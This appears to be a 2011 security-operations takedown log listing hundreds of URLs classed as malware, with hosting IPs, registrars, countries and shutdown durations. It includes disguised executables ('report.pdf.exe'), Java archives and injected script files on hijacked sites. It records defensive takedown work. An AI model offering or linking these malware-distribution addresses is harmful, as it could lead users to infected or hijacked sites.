93204	http://203.146.170.92/~jeewonbi/9k0on3t/index.html	10/28/2011 2:07	10/28/2011 17:05	malware	203.146.170.92	IP ADDR	TH	14.96		
93206	http://203.146.170.92/~kapimovi/v1sv1l/index.html	10/28/2011 2:09	10/28/2011 16:46	malware	203.146.170.92	IP ADDR	TH	14.63		
93207	http://203.146.170.92/~kapimovi/zk73xh8/index.html	10/28/2011 2:09	10/28/2011 16:43	malware	203.146.170.92	IP ADDR	TH	14.56		
93208	http://203.146.170.92/~maikamum/92du8qo/index.html	10/28/2011 2:10	10/28/2011 16:43	malware	203.146.170.92	IP ADDR	TH	14.55		
93209	http://3dc.in/xwplug5/index.html	10/28/2011 2:13	10/29/2011 13:41	malware	118.67.248.136	Net4India (R7-AFIN)	IN	35.46		
93212	http://alassite.com/2hyl0.html	10/28/2011 2:15	10/28/2011 17:45	malware	74.220.207.163	FASTDOMAIN, INC.	US	15.5	276	
93214	http://stillman.org/2quuvww/index.html	10/28/2011 1:21	10/30/2011 15:27	malware	209.126.254.152	Network Solutions LLC (R63-LROR)	US	62.1	277	
93216	http://apsvivai.it/ducvyf/index.html	10/28/2011 2:19	10/28/2011 19:44	malware	217.73.236.40	Alicom s.r.l.	IT	17.41	278	
93221	http://mondobeauty.net/wkcyh3a/index.htmlreport_327296572179.pdf.exe	10/28/2011 1:28	10/28/2011 4:20	malware	173.192.120.223	TUCOWS, INC.	US	2.86	279	
93228	http://coptichistory.org/br3ads5/index.html	10/28/2011 2:21	10/30/2011 10:59	malware	66.7.221.122	Directi Internet Solutions Pvt.	US	56.63		
93229	http://corporatestudies.org/o0udgv/index.html	10/28/2011 2:23	10/31/2011 17:23	malware	66.7.221.96	Tucows Inc. (R11-LROR)	US	86.99		
93230	http://stillman.org/osr25f/index.html	10/28/2011 2:15	10/30/2011 10:55	malware	209.126.254.152	Network Solutions LLC (R63-LROR)	US	56.67		
93233	http://corruptable.com/onno2y/index.html	10/28/2011 2:25	10/28/2011 13:53	malware	174.127.108.127	1 & 1 INTERNET AG	US	11.46		
93234	http://corruptable.com/4mocahz/index.html	10/28/2011 2:27	10/28/2011 17:10	malware	174.127.108.127	1 & 1 INTERNET AG	US	14.72		
93236	http://taekwon-do.biz/drvhkd5/index.html	10/28/2011 2:30	10/28/2011 14:04	malware	94.32.66.182	ASCIO TECHNOLOGIES INC.	IT	11.57		
93237	http://tarjetaspilos.com/9tvd.html	10/28/2011 2:38	10/30/2011 14:10	malware	74.208.87.43	1 & 1 INTERNET AG	US	59.52	280	
93238	http://powerinchristworldministries.com/7mjqwd/index.html	10/28/2011 3:00	10/28/2011 17:37	malware	74.220.215.90	FASTDOMAIN, INC.	US	14.61	281	
93241	http://www.kpmandassociates.com/qchne2/index.html	10/28/2011 3:01	11/1/2011 21:09	malware	174.121.79.98	DIRECTI INTERNET SOLUTIONS	US	114.13		
93244	http://203.146.170.92/~jeewonbi/xwniz9e/index.html	10/28/2011 2:52	10/28/2011 23:21	malware	203.146.170.92	IP ADDR	TH	20.5		
93245	http://thehomehowto.com/ifcbss/index.html	10/28/2011 3:02	10/28/2011 4:06	malware	184.154.88.218	ENOM, INC.	US	1.07	282	
93246	http://cms.emiliopucci.com/8pch1cd/index.html	10/28/2011 3:03	10/28/2011 17:05	malware	62.149.225.171	CSC CORPORATE DOMAINS, INC.	IT	14.04		
93249	http://teenpodcasters.com/1a5pu9i.html	10/28/2011 3:21	11/1/2011 8:45	malware	93.189.7.115	UK2 GROUP LTD.	UK	101.4	283	
93254	http://azurepaint.com/main.php?page=baa0dc5f2ec2ccc7	10/28/2011 3:56	10/28/2011 17:09	malware	195.189.226.13	0101 INTERNET, INC. (0101domain.com)	UA	13.21	284	
93259	http://webservemedia.com/jeemj25/index.html	10/28/2011 4:23	10/30/2011 10:57	malware	173.193.200.240	DIRECTI INTERNET SOLUTIONS	US	54.57		
93260	http://www.bandongrammar.ie/4ionck2.html	10/28/2011 4:28	11/4/2011 13:16	malware	159.134.237.112	Bandon Grammer School	IE	176.8	285	
93261	http://riverirs.com/main.php?page=11750cdaf4bde6a7	10/28/2011 4:29	10/28/2011 17:15	malware	195.189.226.13	GKG.NET, INC.	UA	12.77		
93262	http://www.glowproperties.com.au/yj06epq/index.html	10/28/2011 4:34	10/31/2011 11:25	malware	121.50.218.99	Melbourne IT	AU	78.85		
93263	http://www.instantinternetlifestyle.com/vnz3ldn/index.html	10/28/2011 4:46	10/28/2011 14:11	malware	184.106.168.8	ENOM, INC.	US	9.41		
93271	http://www.laserdentmexico.com/images/js.js	10/28/2011 5:22	10/28/2011 17:16	malware	174.120.23.125	GoDaddy.com, Inc.	US	11.91	286	
93275	http://www.haliza.com/eagerlyhungerhounds/index.html	10/28/2011 7:06	10/28/2011 8:27	malware	110.4.45.183	DIRECTI INTERNET SOLUTIONS PVT. LTD.	MY	1.35	287	
93276	http://igiardinidiatena.com/exceptionalrate/index.html	10/28/2011 7:10	10/30/2011 15:24	malware	81.31.152.69	TUCOWS, INC.	IT	56.23	288	
93278	http://americandartsmadrid.com/flaskmaintainedfault/index.html	10/28/2011 6:55	10/30/2011 14:13	malware	217.76.156.107	NICLINE.COM	ES	55.3	289	
93279	http://www.haliza.com/decisionstraitsgallop/index.html	10/28/2011 7:06	10/28/2011 8:26	malware	110.4.45.183	DIRECTI INTERNET SOLUTIONS PVT. LTD.	MY	1.33		
93280	http://casamecanografa.com/frenzyenclosurefetch/index.html	10/28/2011 7:35	10/28/2011 9:14	malware	212.36.75.204	10DENCEHISPAHARD, S.L	ES	1.64	290	
93297	http://www.haliza.com/mechanismfriararrow/index.html	10/28/2011 9:49	10/28/2011 13:56	malware	110.4.45.183	1OMHOST.COM	MY	4.13		
93298	http://s342953645.online.de/~thefastdesign/w7y9kh/index.html	10/28/2011 10:00	10/28/2011 20:05	malware	87.106.248.107	1&1 Internet AG	DE	10.09	291	
93299	http://eefe1-staff1.serverpoint.com/main.php?page=11750cdaf4bde6a7	10/28/2011 11:08	10/28/2011 13:13	malware	195.189.226.13	VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	UA	2.08		
93300	http://sysdev.clanteam.com/eisbcf/index.html	10/28/2011 9:58	10/29/2011 13:30	malware	67.220.217.235	GoDaddy.com, Inc.	US	27.54	292	
93302	http://www.haliza.com/proveampleenemy/index.html	10/28/2011 9:56	10/28/2011 14:06	malware	110.4.45.183	1OMHOST.COM	MY	4.17		
93305	http://igiardinidiatena.com/carefullyblood/index.html	10/28/2011 11:35	10/30/2011 11:43	malware	81.31.152.69	TUCOWS, INC.	IT	48.13		
93306	http://pubdreams.com/parsonrod/index.html	10/28/2011 11:30	10/28/2011 14:02	malware	217.160.232.35	1 & 1 INTERNET AG	ES	2.53	293	
93307	http://americandartsmadrid.com/frankbooks/index.htmlhttp:/tie.ly/_gaqqce	10/28/2011 10:12	10/28/2011 13:58	malware	217.76.156.107	ARSYS INTERNET, S.L. D/B/A NICLINE.COM	ES	3.77		
93308	http://2.8a.5446.static.theplanet.com/~traveladmin/keq7nl/index.html	10/28/2011 11:36	11/3/2011 3:26	malware	70.84.138.2	SOFTLAYER TECHNOLOGIES, INC	US	135.82	294	
93310	http://americandartsmadrid.com/showerscottish/index.html	10/28/2011 11:33	10/30/2011 11:48	malware	217.76.156.107	ARSYS INTERNET, S.L. D/B/A NICLINE.COM	ES	48.24		
93318	http://www.haliza.com/attractionlitcomparison/index.html	10/28/2011 12:49	10/28/2011 13:08	malware	110.4.45.183	1OMHOST.COM	MY	0.31		
93319	http://mastermindscs.com/y5hbqd8/index.html	10/28/2011 11:49	10/31/2011 10:32	malware	74.53.108.210	DYNADOT, LLC	US	70.72		
93323	http://casamecanografa.com/governmentemerge/index.html	10/28/2011 11:56	10/28/2011 17:19	malware	212.36.75.204	10DENCEHISPAHARD, S.L	ES	5.39	295	
93324	http://theoriecentrumdeliemers.nl/z46y3dl/index.html	10/28/2011 14:39	11/1/2011 10:13	malware	46.235.45.46	WebReus B.V.	NL	91.56	296	
93329	http://casamecanografa.com/congressbasement/index.html	10/28/2011 12:20	10/28/2011 17:20	malware	212.36.75.204	10DENCEHISPAHARD, S.L	ES	4.99		
93330	http://casamecanografa.com/stockfanciful/index.html	10/28/2011 12:16	10/28/2011 17:22	malware	212.36.75.204	10DENCEHISPAHARD, S.L	ES	5.1		
93332	http://computersteward.com/5pmgf4/index.html	10/28/2011 12:25	10/28/2011 17:32	malware	184.173.73.187	GoDaddy.com, Inc.	US	5.11	297	
93333	http://toilettassen.nl/fp7tzs/index.html	10/28/2011 12:27	10/31/2011 1:57	malware	87.233.6.234	MijnInternetOplossing	NL	61.5	298	
93335	http://tetra-asbl.be/6x87r2w/index.html	10/28/2011 13:23	11/3/2011 4:55	malware	188.138.85.77	Eurodns S.A.	DE	135.53	299	
93337	http://www.lamontagnesouscadre.com/ebxbxt/index.html	10/28/2011 14:42	10/29/2011 7:53	malware	82.165.38.12	NETISSIME.COM	DE	17.19	300	
93343	http://igiardinidiatena.com/gracefullyoccasions/index.html	10/28/2011 13:41	10/30/2011 15:19	malware	81.31.152.69	COLT Engine S.r.l	IT	49.64		
93344	http://casamecanografa.com/checkedknit/index.html	10/28/2011 13:47	10/28/2011 16:59	malware	212.36.75.204	10DENCEHISPAHARD, S.L	ES	3.21		
93348	http://igiardinidiatena.com/congressdecidedlytolerable/index.html	10/28/2011 14:06	10/30/2011 15:17	malware	81.31.152.69	TUCOWS, INC.	IT	49.19		
93354	http://cruisereizen.eu/qji6jt/index.html	10/28/2011 15:09	10/31/2011 9:03	malware	81.26.223.54	Easyhosting BV	NL	65.89	301	
93356	http://americandartsmadrid.com/prostrateplush/index.html	10/28/2011 15:19	10/30/2011 14:11	malware	217.76.156.107	ARSYS INTERNET, S.L. D/B/A NICLINE.COM	ES	46.88		
93361	http://tes-global.com/%7Etpuser/1kghw2/index.html	10/28/2011 15:39	10/28/2011 17:02	malware	46.226.194.97	ENOM, INC.	GR	1.39	302	
93366	http://www.hebramadre.com.ar/lbecm2m.html	10/28/2011 16:10	10/31/2011 11:04	malware	174.120.63.98	Hostgator	US	66.89	303	
93388	http://eewqr12.servebeer.com/main.php?page=11750cdaf4bde6a7	10/29/2011 1:59	10/31/2011 7:23	malware	195.189.226.14	VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	UA	53.4	304	
93392	http://americandartsmadrid.com/allegedpaintingweeds/index.html	10/29/2011 2:58	10/30/2011 14:34	malware	217.76.156.107	ARSYS INTERNET, S.L. D/B/A NICLINE.COM	ES	35.61		
93512	http://gent-filoz.serveirc.com/main.php?page=4749d799dd461ec7	10/31/2011 7:56	10/31/2011 8:08	malware	95.163.89.193	no-ip.com	RU	0.21	305	
93593	http://westmogul.com/main.php?page=4749d799dd461ec7	11/1/2011 6:05	11/1/2011 8:55	malware	95.163.89.193	GKG.NET, INC.	RU	2.84	306	
93926	http://adulttoybazaar.com/nacha-data/index.php?592845890228	11/4/2011 13:59	11/4/2011 14:42	malware	69.16.236.80	GoDaddy.com, Inc.	US	0.72	307	
93936	http://partydjmarcel.nl/lfxmjq/index.html	11/4/2011 14:36	11/5/2011 11:36	malware	81.169.145.72	Cronon AG	DE	21	308	
93937	http://jawbonewines.com/7x8ybi/index.html	11/4/2011 14:51	11/4/2011 15:55	malware	74.208.207.155	1 & 1 INTERNET AG	US	1.05	309	
93938	http://graphwinner.com/main.php?page=0d08b1d7ac0e24c0	11/4/2011 15:03	11/5/2011 14:52	malware	89.208.34.116	0101 INTERNET, INC.	RU	23.82	310	
94021	http://layulianca.com/6hb4l5/index.html	11/6/2011 7:01	11/8/2011 19:40	malware	66.132.149.221	Redirector	GoDaddy.com, Inc.	US	60.66	311
94031	http://shresthmobi.com/qa1gy8/index.html	11/6/2011 8:33	11/7/2011 3:15	malware	69.16.252.12	Redirector	DIRECTI INTERNET SOLUTIONS PVT.	US	18.71	312
94032	http://www.swimsmart.net/images/js.js	11/6/2011 9:46	11/7/2011 9:34	malware	70.84.118.182	Redirector	DOMAINPEOPLE, INC.	US	23.8	313
94071	http://www.agradealuminium.com.au/includes/domit/report.pdf.exe	11/7/2011 1:21	11/8/2011 9:07	malware	117.58.251.7	Hijacked Website	PlanetDomain	AU	31.76	314
94149	http://fajarbenua.co.id/55o79w/index.html	11/8/2011 6:25	11/8/2011 12:05	malware	96.30.34.55	Redirector	pandi.or.id	ID	5.67	315
94223	http://yogijockusch.de/k69gju/index.html	11/9/2011 3:36	11/9/2011 8:44	malware	87.238.192.98	Redirector	DENIC	DE	5.12	316
94225	http://chasbanton.co.uk/~bantom3r/gxcfv1w/index.html	11/9/2011 5:08	11/9/2011 7:27	malware	62.233.121.75	Redirector	Internetters Ltd	UK	2.32	317
94226	http://kurosaki.centelia.net/images/js.js	11/9/2011 5:19	11/9/2011 8:15	malware	89.248.173.146	Redirector	ENOM, INC.	NL	2.94	318
94227	http://coloique.com/main.php?page=a5de073f551fcc12	11/9/2011 5:18	11/9/2011 14:01	malware	94.102.11.168	Redirector	namecheap.com	TR	8.72	319
94228	http://jamosintranet.com/js.js	11/9/2011 5:45	11/9/2011 8:51	malware	174.132.128.25	Redirector	MONIKER	US	3.11	320
94229	http://itmgroup-llc.com/js/js.js	11/9/2011 5:26	11/9/2011 7:30	malware	205.186.183.12	Redirector	DOTSTER	US	2.05	321
94230	http://wirewinners.com/main.php?page=a5de073f551fcc12	11/9/2011 5:46	11/9/2011 13:52	malware	89.208.34.116	Redirector	FASTDOMAIN, INC.	RU	8.1	322
94233	http://westoptic.com/content/field.jar	11/9/2011 6:53	11/9/2011 14:50	malware	89.208.34.116	Dedicated Web Hosti	ENOM, INC.	RU	7.95	
94234	http://westoptic.com/main.php?page=a5de073f551fcc12	11/9/2011 7:02	11/9/2011 13:59	malware	89.208.34.116	Redirector	ENOM, INC.	RU	6.96	
94237	http://wirewinners.com/content/field.jar	11/9/2011 7:42	11/9/2011 14:47	malware	89.208.34.116	Dedicated Web Hosti	FASTDOMAIN, INC.	RU	7.08	
94239	http://westfiber.com/main.php?page=a5de073f551fcc12	11/9/2011 8:29	11/9/2011 14:12	malware	89.208.34.116	Redirector	101DOMAIN, INC.	RU	5.72	
94241	http://westfiber.com/content/field.jar	11/9/2011 8:30	11/10/2011 7:31	malware	89.208.34.116	Dedicated Web Hosti	101DOMAIN, INC.	RU	23.01	
94244	http://www.grupoeme.es/js.js	11/9/2011 9:08	11/10/2011 18:08	malware	62.193.202.50	Redirector	nominalia.com	FR	32.99	323
94245	http://www.kazancinqaranti.com/js.js	11/9/2011 9:07	11/10/2011 18:09	malware	91.227.6.40	Redirector	ONLINENIC, INC.	TR	33.03	324
94249	http://kiqoobe.fr/js.js	11/9/2011 9:06	11/9/2011 13:50	malware	70.86.130.2	Redirector	1&1 Internet AG	US	4.73	325
94251	http://basicdesignstudio.com/bjac2do/index.html	11/9/2011 9:23	11/9/2011 14:02	malware	125.5.114.58	Redirector	WEB.COM.PH	PH	4.65	326
94253	http://kocksextern.de/b180xn/index.html	11/9/2011 9:31	11/9/2011 14:03	malware	212.227.184.15	Redirector	1&1 Internet AG	DE	4.54	327
94254	http://basketballchalktalk.com/8b4yx1/index.html	11/9/2011 9:54	11/9/2011 14:07	malware	66.7.221.78	Redirector	GoDaddy.com, Inc.	US	4.22	328
94257	http://baththubsitalio.com/ov4lm8/index.html	11/9/2011 10:09	11/9/2011 13:56	malware	174.37.183.103	Redirector	GANG OF DESIGNER	US	3.78	329
94258	http://clubfirst.org/2ba0jra.html	11/9/2011 10:10	11/10/2011 18:08	malware	184.154.125.25	Redirector	GoDaddy.com, Inc. (R91-LROR)	US	31.96	330
94260	http://baborexyu.com/hjkt859/index.html	11/9/2011 14:16	11/9/2011 15:13	malware	194.9.95.177	Redirector	ACTIVE 24 AS	SE	0.95	331
94261	http://deds.nl/~barnhoornm/7xexel/index.html	11/9/2011 10:17	11/10/2011 18:11	malware	213.222.29.183	Redirector	Xtended Internet	NL	31.89	332
94262	http://bakeca-incontrii.com/qctwtx/index.html	11/9/2011 10:34	11/9/2011 13:59	malware	209.190.61.5	Redirector	DIRECTI INTERNET SOLUTIONS PVT	US	3.42	333
94264	http://syedaliahmad.com/5qpna.html	11/9/2011 10:29	11/10/2011 16:19	malware	188.138.120.12	Redirector	ACTIVE REGISTRAR, INC.	DE	29.83	334
94265	http://kocksextern.de/4e082z/index.html	11/9/2011 10:35	11/9/2011 14:06	malware	212.227.184.15	Redirector	1&1 Internet AG	DE	3.52	
94266	http://babor.com.hr/vm3gyh/index.html	11/9/2011 11:03	11/10/2011 6:29	malware	194.9.94.203	Redirector	Loopia AB	SE	19.44	335
94267	http://kocksextern.de/epvzdyo/index.html	11/9/2011 11:05	11/9/2011 11:20	malware	212.227.184.15	Hijacked Website	1&1 Internet AG	DE	0.24	
94288	http://paysagesmed.com/j4t8.html	11/9/2011 20:06	11/10/2011 18:11	malware	213.186.33.19	Redirector	OVH	FR	22.09	336
94289	http://www.launas.fr/fqot.html	11/9/2011 20:10	11/10/2011 18:33	malware	80.247.228.206	Redirector	NFRANCE CONSEIL SAS	FR	22.38	337
94290	http://netcenterpro.com/p28v65/index.html	11/9/2011 20:13	11/9/2011 21:24	malware	174.122.106.15	Redirector	ENOM, INC.	US	1.17	338
94291	http://bakou.gr/clk1y5l/index.html	11/9/2011 20:18	11/10/2011 18:33	malware	62.1.206.117	Redirector	ΔΡΥΜΩΝΑ ΘΕΟΔΩΡΑ	GR	22.25	339
94292	http://babor.me/dxyumvz/index.html	11/9/2011 20:24	11/10/2011 18:35	malware	194.9.95.179	Redirector	Active 24 AS R136-ME (247)	SE	22.18	340
94293	http://bankruptcyintro.com/tpne3it/index.html	11/9/2011 20:19	11/10/2011 18:37	malware	67.227.213.96	Redirector	1 & 1 INTERNET AG	US	22.29	341

SOC ID	Bufi	Initiation	Shutdown	Attack Typ	IP		Registrar	Geo	Duratio	Billable	Notes
94294	http://basketballchalktalk.com/n5bfbg/index.html	11/9/2011 20:24	11/10/2011 18:39	malware	66.7.221.78	Redirector	GoDaddy.com, Inc.	US	22.24	342	
94295	http://baborexyu.com/u2rf8pt/index.html	11/9/2011 20:26	11/10/2011 7:25	malware	194.9.95.177	Redirector	ACTIVE 24 AS	SE	10.98	343	
94297	http://baborexyu.com/hjkt859/index.html	11/9/2011 20:28	11/10/2011 7:26	malware	194.9.95.177	Redirector	ACTIVE 24 AS	SE	10.97		
94298	http://babytake.com/mkr0f2/index.html	11/9/2011 20:30	11/10/2011 18:39	malware	174.120.173.1	Redirector	GoDaddy.com, Inc.	US	22.15	344	
94299	http://barriott.com.ve/tvxkpv/index.html	11/9/2011 20:37	11/10/2011 18:39	malware	63.246.136.20	Redirector	Servitepuy C.A	US	22.04	345	
94300	http://balconesdelparque.com/b74xlcb/index.html	11/9/2011 20:36	11/10/2011 16:23	malware	95.215.61.22	Redirector	MIHOSTING.NET	ES	19.78	346	
94301	http://pass66.dizinc.com/~timbytec/nhdoum/index.html	11/9/2011 20:44	11/10/2011 18:39	malware	66.7.200.85	Redirector	ENOM, INC.	US	21.93	347	
94302	http://eslah.com/xf8k8o/index.html	11/9/2011 20:48	11/10/2011 18:39	malware	67.18.65.74	Redirector	ENOM, INC.	US	21.86	348	
94303	http://babor.com.hr/he9fb41/index.html	11/9/2011 20:52	11/10/2011 18:49	malware	194.9.94.203	Redirector	Loopia AB	SE	21.94		
94304	http://babytake.com/r7q9r63/index.html	11/9/2011 20:57	11/10/2011 19:00	malware	174.120.173.1	Redirector	GoDaddy.com, Inc.	US	22.05		
94305	http://deds.nl/~barnhoornm/itfoluj/index.html	11/9/2011 21:02	11/10/2011 18:46	malware	213.222.29.18	Redirector	Xtended Internet	NL	21.73		
94316	http://barghest.sg/7w4its/index.html	11/10/2011 1:10	11/10/2011 18:43	malware	66.96.147.117	Redirector	INSTRA CORPORATION PTE. LTD.	US	17.55	349	
94317	http://truusaindeis.com/content/field.jar	11/10/2011 1:46	11/10/2011 8:13	malware	89.208.34.116	Hijacked Website	NETWORK SOLUTIONS, LLC.	RU	6.46		
94321	http://thecockatielcage.com/gupk9u6/index.html	11/10/2011 6:17	11/10/2011 16:23	malware	66.7.200.85	Redirector	GoDaddy.com, Inc.	US	10.11		
94322	http://enbramex.com/mpvsgi2.html	11/10/2011 6:25	11/10/2011 18:43	malware	69.175.91.162	Redirector	ENOM, INC.	UK	12.31	350	
94323	http://bliss-magazine.nl/aj87iu/index.html	11/10/2011 6:28	11/10/2011 7:31	malware	193.202.110.1	Redirector	One.com A/S	DK	1.05	351	
94324	http://jonbling.com/js.js	11/10/2011 6:36	11/10/2011 18:47	malware	182.50.147.1	Redirector	GoDaddy.com, Inc.	SG	12.19	352	
94325	http://interkitty.com/content/field.jar	11/10/2011 5:03	11/10/2011 7:27	malware	193.106.174.2	Dedicated Web Hosti	namecheap.com	RU	2.4	353	
94326	http://www.esellitny.com/js.js	11/10/2011 6:34	11/12/2011 21:59	malware	74.50.25.160	Redirector	Webhost4life	US	63.41	354	
94327	http://www.steffenmorrison.com/js.js	11/10/2011 6:24	11/10/2011 14:54	malware	195.128.184.2	Redirector	ENOM, INC.	NL	8.5	355	
94328	http://interkitty.com/main.php?page=034a24544f58c8d7	11/10/2011 6:23	11/10/2011 15:08	malware	93.187.142.14	Redirector	namecheap.com	RO	8.76		
94334	http://bmdiesel.com/6sb1uz/index.html	11/10/2011 6:22	11/10/2011 18:51	malware	117.58.251.12	Redirector	PLANETDOMAIN PTY LTD.	AU	12.48	356	
94335	http://bizalgerie.com/9o4ay0v/index.html	11/10/2011 5:49	11/10/2011 18:44	malware	46.105.100.17	Redirector	DIRECTI	FR	12.93	357	
94336	http://computersteward.com/rexpuja/index.html	11/10/2011 5:24	11/10/2011 18:46	malware	184.173.73.18	Redirector	GoDaddy.com, Inc.	US	13.37	358	
94337	http://westernbears.com/content/field.jar	11/10/2011 6:18	11/10/2011 7:28	malware	93.187.142.14	Dedicated Web Hosti	NAME.COM LLC	RO	1.17		
94338	http://blazebriquettes.com/dkk9pb3/index.html	11/10/2011 6:56	11/10/2011 18:00	malware	67.225.212.4	Redirector	ONEZERO SOLUTION	US	11.07	359	
94339	http://southidahoarchery.com/js.js	11/10/2011 5:51	11/10/2011 15:03	malware	67.212.236.5	Redirector	HostingDude.com	US	9.19	360	
94340	http://gefa-team.de/wbwrbmm.html	11/10/2011 6:21	11/10/2011 19:02	malware	85.214.131.9	Redirector	denic	DE	12.69	361	
94341	http://www.greffe-tc-toulouse.net/js.js	11/10/2011 5:50	11/10/2011 19:02	malware	173.201.63.1	Redirector	GoDaddy.com, Inc.	US	13.21	362	
94342	http://jpvarleyllc.com/kna4wx.html	11/10/2011 5:43	11/10/2011 19:03	malware	74.220.207.16	Redirector	FASTDOMAIN, INC.	US	13.33	363	
94343	http://lapriquetais.com/js.js	11/10/2011 5:54	11/10/2011 19:07	malware	109.123.71.22	Redirector	TUCOWS, INC.	UK	13.21	364	
94344	http://avocatbrahimconseil.com/~avocatbr/mhqbmj0/index.html	11/10/2011 5:52	11/10/2011 14:56	malware	213.186.33.87	Redirector	OVH	FR	9.06	365	
94345	http://westernbears.com/main.php?page=19e0799a347d83d3	11/10/2011 5:57	11/10/2011 15:12	malware	93.187.142.14	Redirector	NAME.COM LLC	RO	9.25	366	
94346	http://sleepingwithnewyork.com/py87mo6/index.html	11/10/2011 6:07	11/10/2011 18:51	malware	184.172.149.1	Redirector	Namecheap.com	US	12.73	367	
94347	http://cutecountrycreations.com/apba3d/index.html	11/10/2011 6:20	11/10/2011 18:51	malware	66.7.217.167	Redirector	GoDaddy.com, Inc.	US	12.52	368	
94348	http://blog.framingengine.com/gove6y/index.html	11/10/2011 6:19	11/10/2011 19:07	malware	96.31.85.198	Redirector	GoDaddy.com, Inc.	US	12.8	369	
94349	http://laminateflooring2get.com/9w3gdw0/index.html	11/10/2011 6:57	11/10/2011 19:07	malware	67.23.226.27	Redirector	HOSTSO	US	12.17	370	
94357	http://wesbeans.com/main.php?page=034a24544f58c8d7	11/10/2011 7:22	11/10/2011 15:10	malware	93.187.142.14	Redirector	NAMESECURE.COM	RO	7.8		
94358	http://bizvibe.com/1ejeq3/index.html	11/10/2011 7:16	11/10/2011 15:00	malware	97.79.238.60	Redirector	MONIKER	US	7.75	371	
94359	http://wesbeans.com/content/field.jar	11/10/2011 7:21	11/10/2011 8:12	malware	93.187.142.14	Dedicated Web Hosti	NAMESECURE.COM	RO	0.85		
94364	http://sweethome.serveirc.com/main.php?page=a4ad3cf3d5bdd384	11/10/2011 7:57	11/10/2011 14:58	malware	96.126.126.78	Redirector	VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	US	7.01	372	
94366	http://backlinks.99k.org/6fbcpq3/index.html	11/10/2011 8:38	11/10/2011 18:58	malware	67.220.217.23	Redirector	eNom, Inc.	US	10.34	373	
94368	http://bonuscode-fulltilt.com/smicr82/index.html	11/10/2011 14:56	11/10/2011 15:39	malware	74.86.32.196	Hijacked Website	Privacy protect	US	0.72	374	
94369	http://s15419483.onlinehome-server.info/~bluemars/tz9aeu/index.html	11/10/2011 12:06	11/10/2011 19:10	malware	87.106.245.20	Redirector	1&1 Internet AG (R113-LRMS)	DE	7.06	375	
94370	http://203.146.170.92/~bkomovie/2ng431/index.html	11/10/2011 9:05	11/10/2011 19:09	malware	203.146.170.9	Redirector	TUCOWS, INC.	TH	10.06	376	
94372	http://boatlicences.com.au/k6ejmj/index.html	11/11/2011 4:06	11/14/2011 4:06	malware	198.104.30.17	Redirector	Melbourne IT	US	72	377	
94375	http://boatlicences.com.au/0quimz/index.html	11/11/2011 4:10	11/22/2011 13:22	malware	198.104.30.17	Redirector	Melbourne IT	US	273.2		
94376	http://bizbrowse.com/hk16ue/index.html	11/10/2011 9:02	11/10/2011 19:09	malware	174.127.108.1	Redirector	MIDPHASE.COM	US	10.12	378	
94379	http://bonuscodes-party.com/kz8ldl/index.html	11/10/2011 17:13	11/10/2011 17:34	malware	173.192.230.1	Hijacked Website	undisclosed, through PRIVACY PROTECT	US	0.35	379	
94383	http://barriott.com.ve/oa6nec7/index.html	11/10/2011 10:11	11/10/2011 19:09	malware	63.246.136.20	Redirector	Servitepuy C.A	US	8.96		
94384	http://boodaitrading.com/hgs4lt/index.html	11/10/2011 11:12	11/10/2011 13:29	malware	204.92.106.6	Hijacked Website	NETWORK SOLUTIONS, LLC.	CA	2.28	380	
94385	http://blog.tedinet.com/msswsyv/index.html	11/10/2011 11:15	11/10/2011 19:20	malware	91.121.93.179	Redirector	NOMINALIA INTERNET S.L.	FR	8.08	381	
94386	http://barriott.com.ve/xwhk2nh/index.html	11/10/2011 17:15	11/10/2011 19:20	malware	63.246.136.20	Redirector	Servitepuy C.A	US	2.08		
94387	http://pin.bissnes.net/1ei7lo/index.html	11/10/2011 17:16	11/10/2011 19:07	malware	46.4.74.166	Redirector	UK2 GROUP LTD.	DE	1.85	382	
94388	http://bizbrowse.com/iay0wn/index.html	11/10/2011 10:12	11/10/2011 14:59	malware	174.127.108.1	Redirector	DIRECTNIC, LTD	US	4.78		
94389	http://backlinks.99k.org/76oqhf/index.html	11/10/2011 12:55	11/10/2011 19:03	malware	67.220.217.23	Redirector	eNom, Inc. (R39-LROR)	US	6.13		
94391	http://bankruptcyintro.com/10uwwry/index.html	11/10/2011 10:22	11/10/2011 19:19	malware	67.227.213.96	Redirector	1 & 1 INTERNET AG	US	8.95		
94393	http://ausnephost.com/ufvnkg/index.html	11/10/2011 17:18	11/10/2011 18:15	malware	204.93.167.21	Redirector	ENOM, INC.	US	0.96	383	
94394	http://boatlicences.com.au/uhmlpk/index.html	11/10/2011 10:14	11/10/2011 19:07	malware	198.104.30.17	Redirector	Melbourne IT	US	8.88	384	
94395	http://biz-algerie.com/8syp147/index.html	11/10/2011 10:17	11/10/2011 14:22	malware	74.220.207.11	Redirector	FASTDOMAIN, INC.	US	4.09	385	
94396	http://blu-raysale.eu/7gvb1w/index.html	11/10/2011 17:19	11/10/2011 18:13	malware	87.233.222.24	Hijacked Website	Transip BV	NL	0.91	386	
94397	http://badcompanyeredar.ba.ohost.de/gjx6wf0/index.html	11/10/2011 18:18	11/10/2011 19:00	malware	213.202.225.4	Redirector	UNITEDCOLO-FUNPIC-AG-NET	DE	0.71		
94398	http://blog.framingengine.com/hco6sj6/index.html	11/10/2011 17:22	11/10/2011 18:14	malware	96.31.85.198	Hijacked Website	GoDaddy.com, Inc.	US	0.86		
94401	http://boodaitrading.com/fhuk73/index.html	11/10/2011 17:23	11/10/2011 17:34	malware	204.92.106.6	Redirector	NETWORK SOLUTIONS, LLC.	CA	0.18		
94402	http://boatlicences.com.au/ihzubv/index.html	11/10/2011 17:25	11/10/2011 19:25	malware	198.104.30.17	Redirector	Melbourne IT	US	2		
94403	http://bitdec.or.id/i5tlsx3/index.html	11/10/2011 17:29	11/10/2011 18:16	malware	203.130.232.2	Redirector	Indonesia WebSite Servic	ID	0.79	387	
94404	http://beststockbook.com/aii2y1/index.html	11/10/2011 17:34	11/10/2011 19:25	malware	184.107.191.5	Redirector	TINYHOSTS.COM	HU	1.84	388	
94405	http://barpetra.com/4qoevl/index.html	11/10/2011 17:36	11/10/2011 18:18	malware	69.163.199.22	Hijacked Website	TUCOWS, INC.	US	0.69	389	
94406	http://blog.framingengine.com/va4kagl/index.html	11/10/2011 14:30	11/10/2011 19:20	malware	96.31.85.198	Redirector	GoDaddy.com, Inc.	US	4.83		
94407	http://boracay-paradise.com/rp7laa4/index.html	11/10/2011 11:24	11/10/2011 14:49	malware	69.175.54.106	Redirector	ENOM, INC.	US	3.41	390	
